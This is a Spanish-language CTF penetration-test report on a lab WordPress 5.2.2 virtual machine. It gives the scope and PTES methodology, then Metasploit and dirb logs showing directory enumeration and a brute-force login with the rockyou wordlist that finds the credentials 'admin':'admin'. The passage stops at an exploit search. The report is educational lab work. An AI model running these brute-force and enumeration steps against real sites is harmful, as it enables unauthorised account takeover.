Informe de Pentest CTF

Explotación y Post-Explotación

Versión	Fecha	Auditor	Cambios
1.1	04/12/2025	Ignacio Elízaga Vernis	xxxxxxx

1. Introducción

Este documento presenta los hallazgos y conclusiones del ejercicio de pentesting realizado sobre la máquina “Explotación y Post-Exploitación.ova” en el marco del CTF. Describe el alcance, la metodología aplicada (reconocimiento, identificación y explotación controlada de vulnerabilidades) y las vulnerabilidades detectadas. El objetivo de la entrega es demostrar las técnicas empleadas, evaluar el nivel de exposición y seguridad de la máquina.

2. Alcance y objetivos

El alcance de esta auditoría abarca el análisis de seguridad de la máquina “Explotación y Post-Exploitación.ova”, centrado en la identificación y explotación controlada de vulnerabilidades y otras configuraciones inseguras detectadas durante el desarrollo del CTF. Durante la evaluación se aplicaron técnicas de pentesting orientadas a entornos de sistemas operativos, utilizando herramientas específicas para la recopilación de información, detección de fallos y verificación de su impacto real.

Los objetivos principales del proyecto son:

- Identificar vulnerabilidades relevantes que afecten la seguridad de la máquina.

- Evaluar su impacto potencial y demostrar la posibilidad de explotación de forma controlada.

- Documentar las pruebas realizadas, las herramientas empleadas y las evidencias obtenidas.

El propósito final de esta entrega es demostrar el proceso de un pentest ético sobre una máquina vulnerable, evidenciando la comprensión de las fases, técnicas y tácticas empleadas en un entorno virtual de seguridad ofensiva.

3. Metodología

La metodología aplicada sigue el estándar PTES (Penetration Testing Execution Standard) y se estructura en las siguientes fases, adaptadas al ejercicio práctico de Explotación y Post-Explotación:

1. Pre-engagement / Reglas de compromiso

Definición de alcance y reglas del ejercicio (máquina objetivo, límites, archivos/flags a buscar, no transferencia de malware, no impacto fuera del entorno controlado). En el contexto del CTF se confirma el objetivo: una máquina virtual Linux con un servicio web (WordPress) y objetivos claros (flag usuario, flag root).

2. Intelligence Gathering / Recolección de información

Búsqueda y recopilación de todo dato útil sobre la máquina y su entorno (dirección IP, endpoints web, parámetros, tecnologías usadas en WordPress, plugins, usuarios, flujos de autenticación). Se emplean técnicas pasivas y activas —por ejemplo, escaneo Nmap controlado, enumeración de directorios con gobuster— para preparar las pruebas posteriores. Esta fase alimenta el modelado de amenazas y priorización de vectores.

3. Threat Modeling y Priorización / Modelado de Amenazas y priorización

A partir de la información recogida se identifican activos críticos (WordPress, puertos abiertos, servicios con versiones antiguas) y se priorizan vectores de ataque potenciales según probabilidad e impacto (p. ej. plugin vulnerable frente a servicio SSH con credenciales débiles). Esta fase guía el enfoque del análisis de vulnerabilidades y explotación.

4. Vulnerability Analysis / Análisis de vulnerabilidades

Identificación sistemática de fallos mediante análisis manual y herramientas automatizadas orientadas a las categorías relevantes (vulnerabilidades web, plugins/themes de WordPress, configuraciones inseguras del sistema). En este CTF se prioriza la auditoría del sitio WordPress (plugins, temas, puntos de subida/exec) y la correlación de versiones/firmwares con exploits conocidos. Herramientas típicas: scanners especializados, revisión manual de endpoints y análisis de configuración (SUID, cron, sudoers).

5. Exploitation & Privilege Escalation (Post-Exploitation Initial) / Explotación y Escalado de Privilegios (Post-Explotación Inicial)

Verificación controlada de las vulnerabilidades halladas mediante pruebas reproducibles: primero para obtener acceso inicial (p. ej. exploit de WordPress con Metasploit y Meterpreter o explotación manual de un upload/exec), seguido por enumeración desde la shell comprometida y, finalmente, intentos de elevación de privilegios con técnicas locales. El objetivo es demostrar impacto real (obtener flag usuario y flag root) respetando el alcance y las normas éticas del ejercicio (sin desplegar troyanos persistentes fuera del entorno controlado).

6. Post-Exploitation / Post-Explotación

Exploración del sistema comprometido para identificar rutas hacia credenciales, datos sensibles y vectores de persistencia relevantes en el contexto del laboratorio (enumeración de ficheros, revisión de configuraciones, extracción de flags). Se documentan los hallazgos y, en el entorno del CTF, se evita cualquier acción que cause daño o altere irreversiblemente la máquina objetivo; las técnicas de persistencia se describen y se implementan, ya que es un alcance y requisitos permitido.

7. Reporting / Documentación y Recomendaciones

Registro detallado de pruebas: comandos ejecutados, outputs relevantes, capturas de pantalla y rutas de los flags; inventario de herramientas utilizadas (Nmap, Gobuster, Burp, Metasploit, Meterpreter, john/hashcat, etc.). A partir de las pruebas se generan recomendaciones concretas y priorizadas para mitigación (actualizar WordPress y plugins, restringir subidas, revisar permisos SUID/cron/sudo, endurecer configuraciones de servicio y mejorar monitorización y alertas).

4. Resultados


Durante la prueba de penetración sobre la máquina “Explotación y Post-Exploitación.ova”, se identificaron diversas vulnerabilidades y configuraciones inseguras diseñadas para evaluar la seguridad del sistema. Cada hallazgo se documenta incluyendo:

- Nivel de criticidad: Clasificación del riesgo según su impacto sobre la confidencialidad, integridad y disponibilidad.
- Evidencia: Capturas de pantalla, logs y resultados que respaldan la existencia de la vulnerabilidad.
- Recomendación de mitigación: Medidas correctivas para reducir o eliminar el riesgo.


Todas las evidencias (capturas de pantalla) recopiladas durante el análisis se presentan en esta sección, garantizando trazabilidad y soporte completo de los hallazgos.

Inicio msfconsole


Creo el workspace llamado ctf




Hago un db_nmap para ver la ip de la máquina que es 10.0.2.6 y




Es 10.0.2.6



Ahí se ven todos los puertos usando el comando services



Escaneando todos los puertos me da estos dos.




Compruebo que se ha metido la información en el workspace

```
msf > workspace -v

Workspaces
==========

current  name             hosts  services  vulns  creds  loots  notes
-------  ----             -----  --------  -----  -----  -----  -----
         Windowsplotable  1      1         2      4      0      2
         default          2      51        190    11     12     11
         owaspbwa         1      5         95     0      0      3
         Metasploitable2  1      0         1      7      4      1
         Metasplotable2   1      1         1      0      0      2
*        CTF              4      6         0      0      0      6
```


Uso dirb con la IP de la máquina virtual y vemos las distintas urls.

```
[*] exec: dirb http://10.0.2.6


-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Oct 28 09:59:51 2025
URL_BASE: http://10.0.2.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.6/ ----
+ http://10.0.2.6/index.php (CODE:301|SIZE:0)
+ http://10.0.2.6/server-status (CODE:403|SIZE:296)
==> DIRECTORY: http://10.0.2.6/wp-admin/
==> DIRECTORY: http://10.0.2.6/wp-content/
==> DIRECTORY: http://10.0.2.6/wp-includes/
+ http://10.0.2.6/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://10.0.2.6/wp-admin/ ----
+ http://10.0.2.6/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.6/wp-admin/css/
==> DIRECTORY: http://10.0.2.6/wp-admin/images/
==> DIRECTORY: http://10.0.2.6/wp-admin/includes/
+ http://10.0.2.6/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.6/wp-admin/js/
==> DIRECTORY: http://10.0.2.6/wp-admin/maint/
==> DIRECTORY: http://10.0.2.6/wp-admin/network/
==> DIRECTORY: http://10.0.2.6/wp-admin/user/

---- Entering directory: http://10.0.2.6/wp-content/ ----
+ http://10.0.2.6/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.6/wp-content/plugins/
==> DIRECTORY: http://10.0.2.6/wp-content/themes/
```


Me meto en el navegador pongo la IP de la maquina descargada y veo que el usuario es admin.




Aquí se ve como utilizo burpsuite pero al final no lo hemos utilizado.



Aquí busco un login de wordpress por lo que uso el 0.




Aquí lanzo el comando options y relleno todos los datos que le hacen falta.



```
msf auxiliary(scanner/http/wordpress_login_enum) > options

Module options (auxiliary/scanner/http/wordpress_login_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   ANONYMOUS_LOGIN      false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE           true             yes       Perform brute force authentication
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   ENUMERATE_USERNAMES  true             yes       Enumerate usernames
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RANGE_END            10               no        Last user id to enumerate
   RANGE_START          1                no        First user id to enumerate
   RHOSTS                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                80               yes       The target port (TCP)
   SSL                  false            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   TARGETURI            /                yes       The base path to the wordpress application
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VALIDATE_USERS       true             yes       Validate usernames
   VERBOSE              true             yes       Whether to print output for all attempts
   VHOST                                 no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf auxiliary(scanner/http/wordpress_login_enum) > set USERNAME admin
USERNAME => admin
msf auxiliary(scanner/http/wordpress_login_enum) > optoins
[-] Unknown command: optoins. Did you mean options? Run the help command for more details.
msf auxiliary(scanner/http/wordpress_login_enum) > optoins
[-] Unknown command: optoins. Did you mean options? Run the help command for more details.
msf auxiliary(scanner/http/wordpress_login_enum) > options

Module options (auxiliary/scanner/http/wordpress_login_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
```

Hago uso de rockyou.txt para hacer el exploit y también incorporo el RHOSTS el ANONYMOUS_LOGIN y lo exploto para conseguir una sesión meterpreter.



```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf auxiliary(scanner/http/wordpress_login_enum) > set  ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN => true
msf auxiliary(scanner/http/wordpress_login_enum) > set PASSFILE /usr/share/wordlists/rockyou.txt
[!] Unknown datastore option: PASSFILE. Did you mean PASS_FILE?
PASSFILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/http/wordpress_login_enum) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/http/wordpress_login_enum) > exploit
[*] / - WordPress Version 5.2.2 detected
[*] 10.0.2.6:80 - / - WordPress User-Enumeration - Running User Enumeration
[*] 10.0.2.6:80 - / - WordPress User-Validation - Running User Validation
[*] 10.0.2.6:80 - Pair list is still building with 14251953 pairs left to process
```

Ahago el exploit y obtengo el usuario y contraseña que son admin admin

```
msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 10.0.2.6
RHOSTS ⇒ 10.0.2.6
msf auxiliary(scanner/http/wordpress_login_enum) > set  ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN ⇒ true
msf auxiliary(scanner/http/wordpress_login_enum) > set PASSFILE /usr/share/wordlists/rockyou.txt
[!] Unknown datastore option: PASSFILE. Did you mean PASS_FILE?
PASSFILE ⇒ /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/http/wordpress_login_enum) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE ⇒ /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/http/wordpress_login_enum) > exploit
[*] / - WordPress Version 5.2.2 detected
[*] 10.0.2.6:80 - / - WordPress User-Enumeration - Running User Enumeration
[*] 10.0.2.6:80 - / - WordPress User-Validation - Running User Validation
[*] 10.0.2.6:80 - Pair list is still building with 14251953 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 14149956 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 14041528 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 13935051 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 13824845 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 13641492 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 13395213 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 13141196 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 12885153 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 12629559 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 12373581 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 12118299 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 11863912 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 11653923 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 11483457 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 11305246 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 11118763 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 10930661 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 10748999 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 10566781 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 10377921 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 10164538 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 9920821 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 9676122 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 9430434 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 9185243 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 8939134 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 8696863 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 8452807 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 8207600 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 7962378 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 7716733 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 7475993 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 7234899 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 6999613 pairs left to process
[*] 10.0.2.6:80 - Pair list is still building with 6759048 pairs left to process
```

Obtengo la contraseña

```
[+] / - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'admin'
```

Hago esta búsqueda.


```
msf exploit(linux/http/control_web_panel_login_cmd_exec) > search type:exploit wordpress

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   exploit/windows/fileformat/adobe_flashplayer_button       2010-10-28       normal     No     Adobe Flash Player "Button" Remote Code Execution
   1   exploit/windows/browser/adobe_flashplayer_newfunction     2010-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   2   exploit/windows/fileformat/adobe_flashplayer_newfunction  2010-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   3   exploit/osx/local/rootpipe_entitlements                   2015-07-01       great      Yes    Apple OS X Entitlements Rootpipe Privilege Escalation
   4   exploit/osx/local/rootpipe                                2015-04-09       great      Yes    Apple OS X Rootpipe Privilege Escalation
   5   exploit/windows/ftp/easyftp_cwd_fixret                    2010-02-16       great      Yes    EasyFTP Server CWD Command Stack Buffer Overflow
   6     \_ target: Windows Universal - v1.7.0.2                 .                .          .      .
   7     \_ target: Windows Universal - v1.7.0.3                 .                .          .      .
   8     \_ target: Windows Universal - v1.7.0.4                 .                .          .      .
   9     \_ target: Windows Universal - v1.7.0.5                 .                .          .      .
   10    \_ target: Windows Universal - v1.7.0.6                 .                .          .      .
   11    \_ target: Windows Universal - v1.7.0.7                 .                .          .      .
   12    \_ target: Windows Universal - v1.7.0.8                 .                .          .      .
   13    \_ target: Windows Universal - v1.7.0.9                 .                .          .      .
   14    \_ target: Windows Universal - v1.7.0.10                .                .          .      .
   15    \_ target: Windows Universal - v1.7.0.11                .                .          .      .
   16  exploit/freebsd/local/rtld_execl_priv_esc                 2009-11-30       excellent  Yes    FreeBSD rtld execl() Privilege Escalation
